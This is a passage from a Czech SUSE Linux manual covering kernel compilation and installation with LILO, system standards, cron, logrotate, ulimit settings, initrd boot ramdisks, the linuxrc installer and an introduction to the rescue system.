Tyto tři příkazy navazují jeden na druhý a dají se sloučit, což se může hodit, nechcete-li čekat na dokončení předchozího, abyste mohli zadat následující. Pak stačí zadat:

```
earth:/usr/src/linux # make dep clean bzImage
```

Překlad jádra je výpočetně náročný, běží od několika minut na výkonných procesorech, jako jsou AMD Athlon nebo Intel Pentium III až po několik hodin na muzejním 386 s 8MB pamětí ¹.

Překlad jádra se naštěstí chová jako obyčejná úloha (tj. jádro se pouze přeloží jako soubor, zatímco běžet zůstává stále staré jádro), a proto je mezitím možné pracovat obvyklým způsobem na jiné úloze (např. vyřizovat poštu).

Po úspěšném překladu najdete komprimované jádro v adresáři:

```
/usr/src/linux/arch/i586/boot
```

Soubor s obrazem jádra se nazývá:

```
bzImage
```

Pokud zde takový soubor nenajdete, došlo patrně při překladu k chybám. Zpráva o chybě se vám mohla ztratit v množství hlášek, a proto můžete spustit překlad souborů, které se nepodařilo přeložit:

```
earth:/usr/src/linux # make bzImage
```

Tím se přehledně vypíší chyby při překladu kritických zdrojových modulů. (Pokud jste do zdrojových textů sami nezasahovali, chyby bývají výjimkou.)

Z příkazové řádky s použitím příkazového procesoru bash můžete zapsat chybová hlášení o překladu do souboru, např. `kernel.out`:

```
earth:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

Pro příkazový procesor `tcsh` se použije konstrukce

```
earth:/usr/src/linux # make bzImage |& tee kernel.out
```

Po překladu jádra následuje ještě překlad jeho zaveditelných modulů příkazem

```
earth:/usr/src/linux # make modules
```

¹Oblíbený test pro hardware i software je překlad jádra s volbou `make -j`. Tehdy potřebujete více paměti (přes 100 MB), protože se spouští překladač na každý zdrojový text zvlášť jako samostatná současně běžící úloha.

Instalace jádra

Po úspěšném překladu jádra ho musíte nainstalovat tak, aby šlo spustit.

Pokud používáte LILO, musíte ho přeinstalovat, aby se našlo nové jádro. V nejjednodušším případě se jádro zkopíruje do souboru `/boot/vmlinuz` (viz odst. *Překlad jádra* na straně 321) a spustí se program LILO. Doporučuje se ovšem nepřepsat původní (alespoň nějak fungující) jádro a nejprve ho přejmenovat jako `/boot/vmlinuz.old`. To se může hodit, pokud nové jádro nefunguje – můžete se vrátit ke starému a překlad pozměnit.

```
earth:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
earth:/usr/src/linux # cp arch/i386/boot/bzImage /boot/vmlinuz
earth:/usr/src/linux # lilo
```

Tip

Nejpohodlnější je zadat při překladu cíl `make bzlilo`, kde se instalace jádra pro LILO provede automaticky.

Tip

Přeložené moduly se musí ještě nainstalovat zadáním

```
earth:/usr/src/linux # make modules_install
```

Tím se zkopírují do správných podadresářů `/lib/modules/\wert{verze}`. Původní moduly se tím sice přepíší, ale dají se případně snadno obnovit z CD.

Tip

Je třeba dbát na to, aby moduly, které se přeloží přímo do jádra, byly naopak odstraněny z adresáře `/lib/modules/\wert{verze}`, jinak může dojít k nepředvídanému chování! Je to jeden z důvodů, proč je potřeba k vlastní konfiguraci jádra určitá zkušenost.

Tip

Vytvořte dále v souboru `/etc/lilo.conf` další sekci, například `Linux.old` (viz odst. *Struktura lilo.conf* na straně 152), uchovejte staré jádro jako `/boot/vmlinuz.old` a uveďte zde toto jméno.

Tím zajistíte, že LILO zná staré jádro, kdyby nové nefungovalo a bylo potřeba startovat ze starého – podrobněji viz kap. *Startování systému* na straně 137.

Po změnách v `/etc/lilo.conf` je třeba vždy znovu LILO spustit:

```
earth:/usr/src/linux # lilo
```

Pokud spouštíte Linux z DOSu pomocí `linux.bat` – tedy prostřednictvím programu `loadlin` – je třeba ještě kopírovat nové jádro do souboru `/dos/c/loadlin/bzimage2`.

Spouštíte-li Linux pomocí zavaděče Windows NT, nezapomeňte obnovit startovací sektor LILO.

Dále je třeba dodržet následující: soubor `/boot/System.map` obsahuje symboly jádra, které potřebují moduly jádra, aby se daly volat jejich funkce. Tento soubor závisí na aktuálním jádru. Proto po překladu a instalaci jádra zkopírujte aktuální³ soubor `/usr/src/linux/System.map` do adresáře `/boot`. Pokud vytvoříte jádro příkazem `make bzlilo`, resp. `make zlilo`, stane se tak automaticky.

Pokud dostanete při startu chybové hlášení:

```
System.map does not match actual kernel
```

naznačuje to, že po překladu jádra nebyl soubor `System.map` zkopírován do adresáře `/boot`.

Zhotovení startovací diskety

Chcete-li si zhotovit startovací disketu s novým jádrem, stačí na to následující příkaz:

```
earth:/usr/src/linux # make bzdisk
```

Úklid po překladu jádra

Pokud nebudete výhledově znovu překládat a přejete si smazat přeložené zdrojové moduly, abyste ušetřili místo na disku, napíšete:

```
earth:~ # cd /usr/src/linux
earth:/usr/src/linux # make clean
```

Pokud naopak přeložené soubory na disku ponecháte, zrychlí se tím příští překlad, protože program `make` zajistí, aby se překládaly pouze změny.

²Přesněji tam, kam jste instalovali adresář `loadlin`.

³Při každém překladu jádra se tento soubor vytváří znovu.

Zvláštnosti SUSE Linuxu

V této kapitole najdete informace o *Filesystem Hierarchy Standard* (FHS) a *Linux Standard Base* (LSB). Dále jsou zde popsány zvláštní funkce některých balíčků a start systému s `initrd` a programem `linuxrc`. Poslední zajímavou částí je popis záchranného systému.

Linuxové standardy	326
Prostředí příkladů pro FTP a HTTP	326
Nápověda k některým zvláštním balíčkům	327
Startování z ramdisku	331
Program <code>linuxrc</code>	336
Záchranný systém SuSE	340
Lokální přizpůsobení	346

Linuxové standardy

FHS (File System Hierarchy Standard)

SuSE Linux se snaží maximálně dodržovat *File system Hierarchy Standard* (FHS, balík `fhs`). Více na stránce <http://www.pathname.com/fhs/>. Z toho důvodu bylo někdy nutné přemístit některé adresáře a soubory na správná místa v souborovém systému.

LSB (Linux Standard Base)

SuSE plně podporuje projekt *Linux Standard Base*. Informace o tomto projektu najdete na stránce <http://www.linuxbase.org>.

Verze LSB specifikace pro 9.0 je 1.3. Nyní je Filesystem Hierarchy Standard (FHS) obsažen ve specifikaci a definicích nastavení jako např. formátu balíčků a inicializaci systému. Viz. kapitola *Startování SUSE LINUXu* na straně 349.

Specifikace LSB je nyní dodržována pouze na architektuře x86.

teTeX — T_EX v SUSE LINUXu

T_EX je kompletní sázecí program pracující na celé řadě platform. Je rozšiřitelný pomocí balíčků s makry jako např. L_AT_EX. Skládá se z velké řady velmi malých souborů, které mají být poskládány podle *T_EX Directory Structure* (TDS) (ref. <ftp://ftp.dante.de/tex-archive/tds/>). teTeX byl sestaven ze současných aplikací TeXu.

teTeX je v SUSE LINUXu obsažen s takovým nastavením, aby vyhovoval jak TDS tak FHS.

Prostředí příkladů pro FTP a HTTP

O FTP

Aby bylo nastavení FTP serveru co nejjednodušší, obsahuje balík `ftpdirc` příklad nastavení prostředí. Najdete ho v adresáři `/srv/ftp`.

O HTTP

Apache je pro SuSE Linux používán jako standardní webový server. Po instalaci balíku Apache najdete v `/srv/www` několik příkladů. K správnému nastavení webového serveru je třeba nastavit `DocumentRoot` v souboru `/etc/httpd/httpd.conf` a správně uložit soubory (dokumenty, obrázky...).

Nápověda k některým zvláštním balíčkům

Balíček bash a `/etc/profile`

1. `/etc/profile`
2. `~/.profile`
3. `/etc/bash.bashrc`
4. `~/.bashrc`

Osobní nastavení si může každý uživatel zapsat do souboru `~/.profile` nebo `~/.bashrc`. Aby bylo nastavení těchto souborů správné, je nutné nejdříve překopírovat výchozí nastavení z `/etc/skel/.profile` nebo `/etc/skel/.bashrc` do domovského adresáře uživatele. Je doporučeno překopírovat `/etc/skel` ihned po updatu. Aby nedošlo ke ztrátě osobních nastavení, je doporučeno nejdříve provést následující příkazy:

```
mv ~/.bashrc ~/.bashrc.old
cp /etc/skel/.bashrc ~/.bashrc
mv ~/.profile ~/.profile.old
cp /etc/skel/.profile ~/.profile
```

osobní nastavení je pak nutné překopírovat zpět z `*.old`.

Balíček cron

Tabulky programu `CRON` se nyní nacházejí v `/var/cron/tabs`. `/etc/crontab` nyní slouží jako systémové tabulky. Zde zadávejte jako uživatel `root` jméno uživatele, který by měl v určitý čas spouštět některé příkazy podle časové tabulky. Tabulky specifické pro balíček, uložené v `/etc/cron.d`, mají stejný formát. Více v manuálová stránka pro `CRON` (`man 8 cron`).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

Obsah souboru 35: Příklad položky v /etc/crontab

/etc/crontab nelze spustit příkazem `crontab -e`. Musí být nejdříve otevřena v editoru, změněna a uložena.

Skripty /etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly a /etc/cron.monthly jsou kontrolovány skriptem /usr/lib/cron/run-crons. /usr/lib/cron/run-crons je z hlavní systémové tabulky (/etc/crontab) spouštěn každých patnáct minut. To zajistí, že budou všechny procesy spuštěny včas.

Úlohy, které jsou vykonávány denně, jsou z důvodů přehlednosti rozděleny do několika samostatných skriptů (balík aaa_base). V závislosti na aaa_base, /etc/cron.daily obsahují komponenty backup-rpmdb, clean-tmp nebo clean-vi.

Soubory ze záznamy — balíček logrotate

V systému se nachází řada systémových služeb (démonů), které zaznamenávají stav a určité události do záznamů (logovacích souborů). Díky tomu může administrátor kontrolovat stav systému v určitém čase, zjišťovat chyby funkcí a možné problémy. Tyto záznamy nebo také logy jsou obvykle podle FHS uloženy v /var/log. Balíček balík logrotate umožňuje zvýšení počtu těchto zvláštních souborů a lepší kontrolu systému.

Změny logrotate

Tato stará nastavení budou změněna při updatu z verze starší než SuSE Linux 8.0:

- Položky /etc/logfile neasociované s některým balíčkem jsou přesunuty do /etc/logrotate.d/aaa_base.
- Proměnná MAX_DAYS_FOR_LOG_FILES ze souboru rc.config je mapována v konfiguračním souboru jako dateext a maxage. Více v manuálová stránka pro logrotate (man 8 logrotate).

Nastavení

Nastavení logrotate je uloženo v souboru `/etc/logrotate.conf`. Položka `include` specifikuje další soubory ke čtení. SuSE Linux zajišťuje instalování jednotlivých balíčků do `/etc/logrotate.d` (např., `syslog` nebo `yast`).

```
# více v~"man logrotate"
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# RPM packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own lastlog or wtmp - we'll rotate them here
# /var/log/wtmp {
#     monthly
#     create 0664 root utmp
#     rotate 1
# }

# system-specific logs may be also be configured here.
```

Obsah souboru 36: Příklad `/etc/logrotate.conf`

logrotate je kontrolován pomocí programu `cron` a je spouštěn denně skriptem `/etc/cron.daily/logrotate`.

Poznámka

Volba `create` umožňuje načíst všechna nastavení vytvořená administrátorem v souboru `/etc/permissions*`. Zajišťuje, že nedojde ke konfliktu žádných nastavení.

Poznámka

Manuálové stránky

Manuálové stránky GNU aplikací (např. `tar`) nejsou již delší dobu spravovány. Byly nahrazeny info stránkami. `info` je GNU hypertextový systém. Napsáním `info info` spustíte náповědu příkazu `info`. `info` může být spuštěn také `emacs -f info` nebo samostatně `info`. Programy `tkinfo` a `xinfo` lze jednoduše používat prostřednictvím systému SuSE náповědy.

Příkaz ulimit

Pomocí příkazu `ulimit` (*user limits*) je možné nastavit využívání zdrojů systému a zároveň si je nechat zobrazit. `ulimit` je zvláště užitečný pro omezení využívání paměti aplikacemi. Můžete tak předejít situaci, kdy bude určitá aplikace využívat tolik paměti, že již nebude možné systém používat.

`ulimit` může být používán s mnoha různými volbami. Využívání paměti omezíte některou z voleb z tabulky 14.1.

- m maximální velikost fyzické paměti
- v maximální velikost virtuální paměti (swap)
- s maximální velikost zásobníku
- c maximální velikost core souborů
- a zobrazení limitů

Tabulka 14.1: `ulimit`: nastavení zdrojů pro uživatele

Nastavení platná pro celý systém zapíšete v `/etc/profile`. Zde musíte povolit vytváření core souborů, které jsou potřebné při ladění. Normální uživatelé hodnoty uvedené v `/etc/profile` nemohou změnit, ale mohou si vytvořit speciální nastavení ve vlastním `~/ .bashrc`.

```
# Omezení fyzické paměti:
ulimit -m 98304

# Omezení virtuální paměti:
ulimit -v 98304
```

Obsah souboru 37: `ulimit`: nastavení v `~/ .bashrc`

Velikost paměti musí být zadána v KB. Více informací najdete v manuálové stránce pro `bash` (`man bash`).

Poznámka

Ne všechny shelly příkaz `ulimit` podporují. PAM (`pam_limits`) nabízí v takovém případě srovnatelné možnosti.

Poznámka

Příkaz `free`

Pokud chcete zjistit, kolik RAM je momentálně používáno, může být výstup příkazu `free` matoucí. Podstatné informace najdete v souboru `/proc/meminfo`. U dnešních moderních operačních systémů jako Linux se již uživatelé nedostatku paměti nemusejí obávat. Koncept dostupné RAM Linux zdědil z dob unifikovaného přístupu k paměti. Slogan *volná paměť je špatná paměť* je pro Linux jako šitý. Výsledkem je, že se Linux vždy nachází na takové úrovni, že nemá cenu mluvit o volné nebo nepoužívané paměti.

Jádro obsahuje také jiné cache, např. `slab` cache používanou pro uložení síťového přístupu. To může vést k situaci, kdy jsou informace v `/proc/meminfo` rozdílné. K většině, ale ne všem, lze přistupovat přes `/proc/slabinfo`.

Soubor `/etc/resolv.conf`

Rozpoznávání doménových jmen je řešeno pomocí souboru `/etc/resolv.conf`. Více najdete v kapitole *DNS – doménová jména* na straně 391.

Soubor je aktualizován skriptem `/sbin/modify_resolvconf`. Žádný jiný program nemůže soubor `/etc/resolv.conf` měnit přímo. Zpřísnění tohoto pravidla by mělo zaručit zvýšení konzistence síťového nastavení.

Startování z ramdisku

Důvody

Jakmile se zavede linuxové jádro a připojí se kořenový souborový systém (`/`), dají se spouštět programy a připojovat další moduly jádra, poskytující další funkce.

Aby však šel kořenový systém vůbec připojit, je třeba splnit určité podmínky: Jádro potřebuje odpovídající ovladače, aby obsloužilo zařízení, na kterém je

kořenový souborový systém umístěn – zejména v případě SCSI. Dále musí jádro obsahovat kód pro práci se souborovým systémem, který je odlišný pro `ext 2`, `reiserfs` či `romfs`. Pokud je kořenový systém zabezpečen, je třeba znát heslo či umět pracovat s klíčem.

Všimneme-li si nejprve problému s ovladači SCSI, nabízí se několik možných řešení. Jádro může například obsahovat všechny dostupné ovladače. Pak ale mezi nimi mohou být konflikty a navíc jádro vyjde příliš veliké. Jinou možností je nabízet výběr různých jader, obsahujících pouze některé ovladače. Ani to není ideální, protože pak vychází (teoreticky) tolik jader, kolik je kombinací ovladačů k zařízením. Pokud chceme distribuovat i jádra optimální (např. pro daný procesor či SMP), situace se ještě zhorší.

Dostáváme se tak k myšlence, zda přímý start z kořenového souborového systému raději úplně obejít a místo toho zajistit možnost spouštět programy ještě před připojením kořenového souborového systému.

Princip

Startovací ramdisk (také `initrdisk` nebo `initrd`) řeší právě výše popsany problém. Linuxové jádro nabízí možnost mít na ramdisku malý souborový systém, ze kterého se dají spouštět programy, ještě než se připojí vlastní kořenový souborový systém. Zavedení startovacího ramdisku zajistí některý zavaděč (`LILO`, `loadlin` atd.), kterému stačí biosové rutiny na to, aby zavedl data ze startovacího média. Pokud byl zavaděč schopný zavést jádro, je také schopný zavést ramdisk, a proto již nejsou zapotřebí speciální ovladače.

Postup startování se startovacím ramdiskem

Zavaděč zavede jádro a startovací ramdisk do paměti a spustí jádro. Dále sdělí jádru, že je zde startovací ramdisk a kde ho má hledat v paměti.

Pokud je startovací ramdisk komprimovaný (což je obvyklé), jádro ho dekomprimuje a připojí jako dočasný kořenový systém. Odtud se nashodí program `linuxrc`. Ten již dokáže připojit definitivní kořenový souborový systém. Jakmile skončí, startovací ramdisk se opět odpojí. Připojení startovacího ramdisku a spuštění programu `linuxrc` je tedy pomocným mezikrokem v normálním startovacím procesu.

Pokud se jádru nedaří startovací ramdisk odpojit (což znamená chybu a nemělo by nastat), zkusí ho přepojit na bod připojení `/initrd`. Pokud ani takový bod připojení není k dispozici, ohlásí systém chybu. Zůstane sice i nadále funkční, ale paměť obsazenou ramdiskem již nelze na nic dalšího využít.

Program linuxrc

Spuštění programu `linuxrc` vyžaduje splnění dvou podmínek: musí se vždy jmenovat pouze `linuxrc` a musí být umístěn v kořenovém adresáři. Kromě toho musí být též samozřejmě spustitelný jádrem. Rovněž může být z ramdisku zaveden i dynamicky, pokud tam najde i sdílené knihovny v cestě `/lib`. Teoreticky může být `linuxrc` i skriptem příkazového interpretu, pokud ten ovšem existuje v adresáři `/bin`. Stručně řečeno, startovací ramdisk musí obsahovat minimální linuxový systém, postačující na spuštění programu `linuxrc`.

Standardně se ovšem při instalaci SUSE Linuxu používá nejprostší řešení, a to staticky zavedený program `linuxrc`, aby startovací ramdisk vycházel co nejmenší a vešel se na disketu. Program `linuxrc` se spouští s právy uživatele `root`.

Skutečný kořenový souborový systém

Jakmile program `linuxrc` skončí, ramdisk se odpojí a přestane existovat – zahodí se, startovací proces pokračuje normálně dál a jádro připojí skutečný kořenový souborový systém. Co jím bude, určí program `linuxrc`. Stačí na to připojit souborový systém `/proc` a zapsat hodnotu skutečného kořenového souborového systému v numerické formě do souboru `/proc/sys/kernel/real-root-dev`.

Zavaděče

Většina zavaděčů (především LILO, `loadlin` a `syslinux`) si se startovacím ramdiskem poradí. V následujícím po řadě popíšeme, jak jim to sdělit:

1. LILO

Vložte následující řádku do souboru `/etc/lilo.conf`:

```
initrd=/boot/initdisk.gz
```

Soubor `/boot/initdisk.gz` představuje startovací ramdisk. Může (ale nemusí) být komprimovaný.

2. loadlin.exe

Zavolá se pomocí:

```
C:> loadlin jádro initrd=C:\loadlin\initdisk.gz parametr
```

3. syslinux

Vložte následující řádku do souboru `syslinux.cfg`:

```
append initrd=initdisk.gz další parametry
```

Použití startovacího ramdisku v SUSE LINUXu

Instalace systému

SUSE Linux startovací ramdisk již delší dobu používá. Uživatel tak může zavádět moduly v programu `linuxrc` a zadávat údaje pro instalaci – především zdrojové médium. Program `linuxrc` pak spustí instalátor YaST, který instalaci provede. Jakmile ten skončí, sdělí programu `linuxrc`, kde se nachází kořenový souborový systém čerstvě nainstalovaného systému. Program `linuxrc` tuto hodnotu zapíše do `/proc`, ukončí se a jádro zavede čerstvě nainstalovaný systém.

Tímto trikem lze při instalaci SUSE Linuxu spustit nainstalovaný systém bez restartu počítače. Ten je zapotřebí, pouze pokud by dosud běžící jádro bylo v konfliktu s právě nainstalovanými moduly. Příkladem je instalace víceprocesorového systému, kde se nově instalované SMP jádro nesnáší s původním startovacím jádrem.

Zavedení nainstalovaného systému

Bývaly doby, kdy YaST měl při instalaci k dispozici více než 40 jader, které se lišily pouze ovladačem SCSI. Ten byl zapotřebí právě pro připojení kořenového souborového systému při startu. Ostatní moduly se již mohly zavést dodatečně.

Protože mezitím vznikla potřeba dodávat optimalizované jádro, není tato koncepce již udržitelná – počet jader v distribuci SUSE Linuxu by tím stoupl na stovky.

Proto se dnes startovací ramdisk používá i pro normální start. Jeho funkce je podobná jako při instalaci, pouze s tím rozdílem, že `linuxrc` je zde pouhý skript pro příkazový procesor. Jeho jedinou úlohou je zavést dané moduly – jmenovitě ovladač SCSI, potřebný k připojení kořenového souborového systému.

Vytvoření startovacího ramdisku

Startovací ramdisk se vytvoří skriptem `mk_initrd`. Moduly k zavedení jsou zadány položkou `INITRD_MODULES` v souboru `/etc/rc.config`. Po instalaci se tato proměnná automaticky naplní správnými hodnotami – instalační `linuxrc` ví, které moduly se zaváděly a v tomto pořadí se objeví i v `INITRD_MODULES`. To je důležité v případech použití více ovladačů SCSI, jinak by se změnilo číslování disků.

Teoreticky by stačilo nejprve zavést pouze ovladače nutné pro připojení kořenového souborového systému. Protože však dodatečné zavedení dalších ovladačů SCSI přináší problémy (např. když disk na druhém, dosud neresetovaném řadiči SCSI blokuje systém), zavádějí se raději všechny potřebné ovladače SCSI ze startovacího ramdisku.

Skript `mk_initrd` ověří, zda je pro přístup na kořenový souborový systém vůbec potřeba ovladač SCSI. Pokud je bod připojení / na disku EIDE, startovací ramdisk se vůbec nevytvoří, neboť není zapotřebí, protože standardní distribuční jádro SUSE Linuxu ovladač EIDE obsahuje. Do budoucna však lze počítat, že podobný postup lze využít i pro speciální řadiče EIDE, pokud na ně nepůjde při startu použít standardní ovladač EIDE.

Poznámka

Protože zavádění ramdisku zavaděčem probíhá stejně jako zavádění jádra (podle souboru `map` se určí umístění souboru), musí se po každé změně startovacího ramdisku, tj. po každém příkazu `mk_initrd` znovu instalovat LILO, a to příkazem `lilo`!

Poznámka

Možné potíže při optimalizovaném překladu jádra

Pokud si budete sami překládat jádro, můžete narazit na následující obvyklý problém: Ovladač SCSI se standardně připojí k jádru, zatímco dosud užívaný startovací ramdisk zůstane zachován. Při startu pak dojde k tomu, že jádro již obsahuje zakompilovaný ovladač SCSI, hardware se správně rozpozná, avšak bude stále nuceno zavádět další modul ovladače z ramdisku, což u některých ovladačů (zejména pro řadu `aic7xxx`) vede k nefunkčnosti. (Obecně to tedy znamená chybu jádra, a to vícenásobné zavedení téhož ovladače, známou též například u ovladače sériových linek.)

Na tento problém se nabízí více řešení: Bud' konfigurovat ovladač jako modul (pak se správně zavede z ramdisku), nebo ho naopak odstranit z konfigurace ramdisku a znovu zavolat příkaz `mk_initrd`, který pak bud' ramdisk úplně zruší, nebo na něm ponechá jen zbylé moduly.

Výhled

Lze očekávat, že v budoucnosti najde startovací ramdisk zajímavější využití než jen zavedení modulů potřebných pro připojení kořenového souborového systému:

- High end EIDE ovladače
- Kořenový systém na softwarovém diskovém poli (program `linuxrc` nastaví `md`-zařízení)

- Kořenový systém na LVM
- Kořenový systém chráněný heslem (program `linuxrc` se ptá na heslo)
- Kořenový systém na SCSI disku s řadičem PCMCIA

Další informace

`/usr/src/linux/Documentation/ramdisk.txt`
`/usr/src/linux/Documentation/initrd.txt`

Program linuxrc

Program `linuxrc` se spouští během startu jádra, obvykle při instalaci Linuxu, a to ještě před zavedením nakonfigurovaného jádra. Tím je umožněno startovat z malého modularizovaného jádra a dodatečně zavést chybějící ovladače – nouzově i z další diskety.

Program `linuxrc` tedy zejména pomáhá zavést ovladače specifické pro daný hardware. Lze ho tedy použít nejen při instalaci, ale i jako startovací nástroj pro již nainstalovaný systém, například jako záchrannou disketu. Rovněž si můžete vytvořit kompletní záchranný systém s ramdiskem pro případ, že se stane něco s vaším diskem nebo že přijdete o heslo uživatele `root` – detaily najdete v odst. *Záchranný systém SuSE* na straně 340.

Hlavní menu

Po nastavení jazyka, obrazovky a klávesnice se dostanete do hlavního menu programu `linuxrc` (viz obr. *linuxrc* na straně 42).

Instalace začíná z menu 'Instalace / Start systému'. Jak se na toto místo dostanete, záleží na vašem hardwaru:

Pokud jádro rozpoznalo všechny komponenty potřebné pro instalaci, nepotřebujete již zavádět další ovladače. To je obvyklé u počítačů, kterým stačí disk a mechanika CD na standardním řadiči EIDE.

Obsahuje-li hardware řadič SCSI, nezbytný pro start systému (tedy nikoli potřebný například pouze pro skener), je zapotřebí zavést modul SCSI. Podobně pokud probíhá instalace po síti: nejprve je nutno zavést specifický modul pro použitou síťovou kartu. Konečně existuje řada starších mechanik CD, dodávaných s vlastními nestandardními řadiči, které rovněž potřebují svůj modul jádra. Totéž platí pro zařízení ovládaná pomocí PCMCIA u notebooků.

Systémové informace

Nemáte-li jistotu, jaký hardware má váš počítač, pomohou vám zprávy jádra, poskytované během startu.

V menu 'Systémové informace' (obr. *Systémové informace* na této straně) naleznete kromě zpráv jádra ještě další podrobnosti, jako jsou I/O adresy karet PCI a velikost hlavní paměti, jak ji Linux rozpoznal.

Figure 14.1: Systémové informace

Následující řádky ukazují, jak se hlásí disk a mechanika CD na řadiči EIDE. Je to případ, kdy nemusíte zavádět další moduly:

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-SLG, ATAPI CDROM drive
Partition check:
 hda: hda1 hda2 hda3 &lt; hda5 &gt;
```

Rovněž nepotřebujete další modul ke startu, pokud máte jádro se zakompilovaným ovladačem SCSI. Typická hlášení při rozpoznání řadiče SCSI a zařízení na něj připojených vypadají následovně:

```
scsi : 1 host.
```

```

Started kswapd v~1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
Vendor: QUANTUM Model: VP32210 Rev: 81H8
Type: Direct-Access NSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synch SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synch SCSI
Vendor: TOSHIBA Model: CD-ROM XM-3401TA Rev: 0283
Type:      CD-ROM ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI dev sda: hwr sector= 512 bytes. Sect= 4308352 [2103 MB] [2.1 GB]
Partition check:
sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >;

```

Zavedení modulů

Zvolíte, které moduly potřebujete. Při startu z diskety jsou jména modulů čtena programem linuxrc a zobrazena v seznamu k výběru.

Při startu z CD nebo z DOSu programem loadlin má již linuxrc všechny moduly k dispozici. To sice ušetří zavádění, ale vyžaduje dostatečnou paměť. Máte-li méně než 8 MB RAM, je jedinou cestou start z diskety.



Figure 14.2: Zavedení modulů

V seznamu použitelných modulů, které nabízí program `linuxrc`, vidíte vlevo jméno modulu a vpravo stručný popis hardwaru, pro který je určen.

Pro některé komponenty existuje více ovladačů, případně nové ovladače v alfa verzi.

Předání parametrů

Po nalezení vhodného ovladače na něj ukážete kurzorem a stisknete `(↓)`. Objeví se obrazovka, vyžadující případné parametry pro tento modul.

(Upozorňujeme zde znovu, že na rozdíl od formátu zadávání parametrů pro LILO se zde více parametrů pro tentýž modul odděluje mezerami.)

Ve většině případů však není upřesňující popis hardwaru pomocí parametrů zapotřebí – většina ovladačů si určí své komponenty sama. Výjimku zde tvoří síťové karty a starší nestandardní řadiče mechanik CD.

Pokud máte pochyby, pouze tedy stiskněte klávesu `(↓)`.

U některých modulů může rozpoznání a inicializace hardwaru trvat dlouho. Přepnutím na virtuální konzoli 4 (klávesová kombinace `(Alt) + (F4)`) můžete přitom sledovat zprávy jádra. Týká se to především řadičů SCSI, které čekají, až se jim ohlásí všechna zařízení.

Po úspěšném zavedení modulů zobrazí program `linuxrc` zprávy jádra, abyste mohli posoudit, zda vše proběhlo hladce. V opačném případě zde máte stopu, jak potíže odstranit.

Systém / Start instalace

Po zajištění plné podpory vašeho hardwaru jádrem se dostáváte k menu 'Systém / Start instalace'.

Zde (viz obr. *Start instalace* na straně 43) se můžete rozhodnout pro více instalačních kroků: 'Instalace/Spustit aktualizaci', 'Zavést nainstalovaný systém' (musí být znám kořenový oddíl) a 'Startovat záchranný systém' (viz odst. *Záchranný systém SuSE* na následující straně).

Stejně jako pro manuální instalaci si i pro instalaci záchranného systému (viz obr. *Systém / Start instalace* na následující straně) můžete vybrat různé zdroje (zdrojová média).



Figure 14.3: Výběr zdrojového média v programu linuxrc

Záchranný systém SuSE

Přehled

SuSE Linux obsahuje – nezávisle na instalačním systému – záchranné prostředky, pomocí kterých se můžete dostat v případě nouze zvenčí na všechny vaše linuxové diskové oddíly: startovací disketu a záchranný systém, který se zavede z některého média – z diskety, CD, sítě nebo dokonce z FTP serveru SUSE.

Záchranný systém obsahuje pečlivě vybranou sestavu standardních utilit k odstranění následků systémových katastrof – kdy jsou nedostupné disky, nekonzistentní konfigurační soubory atd.

Příprava

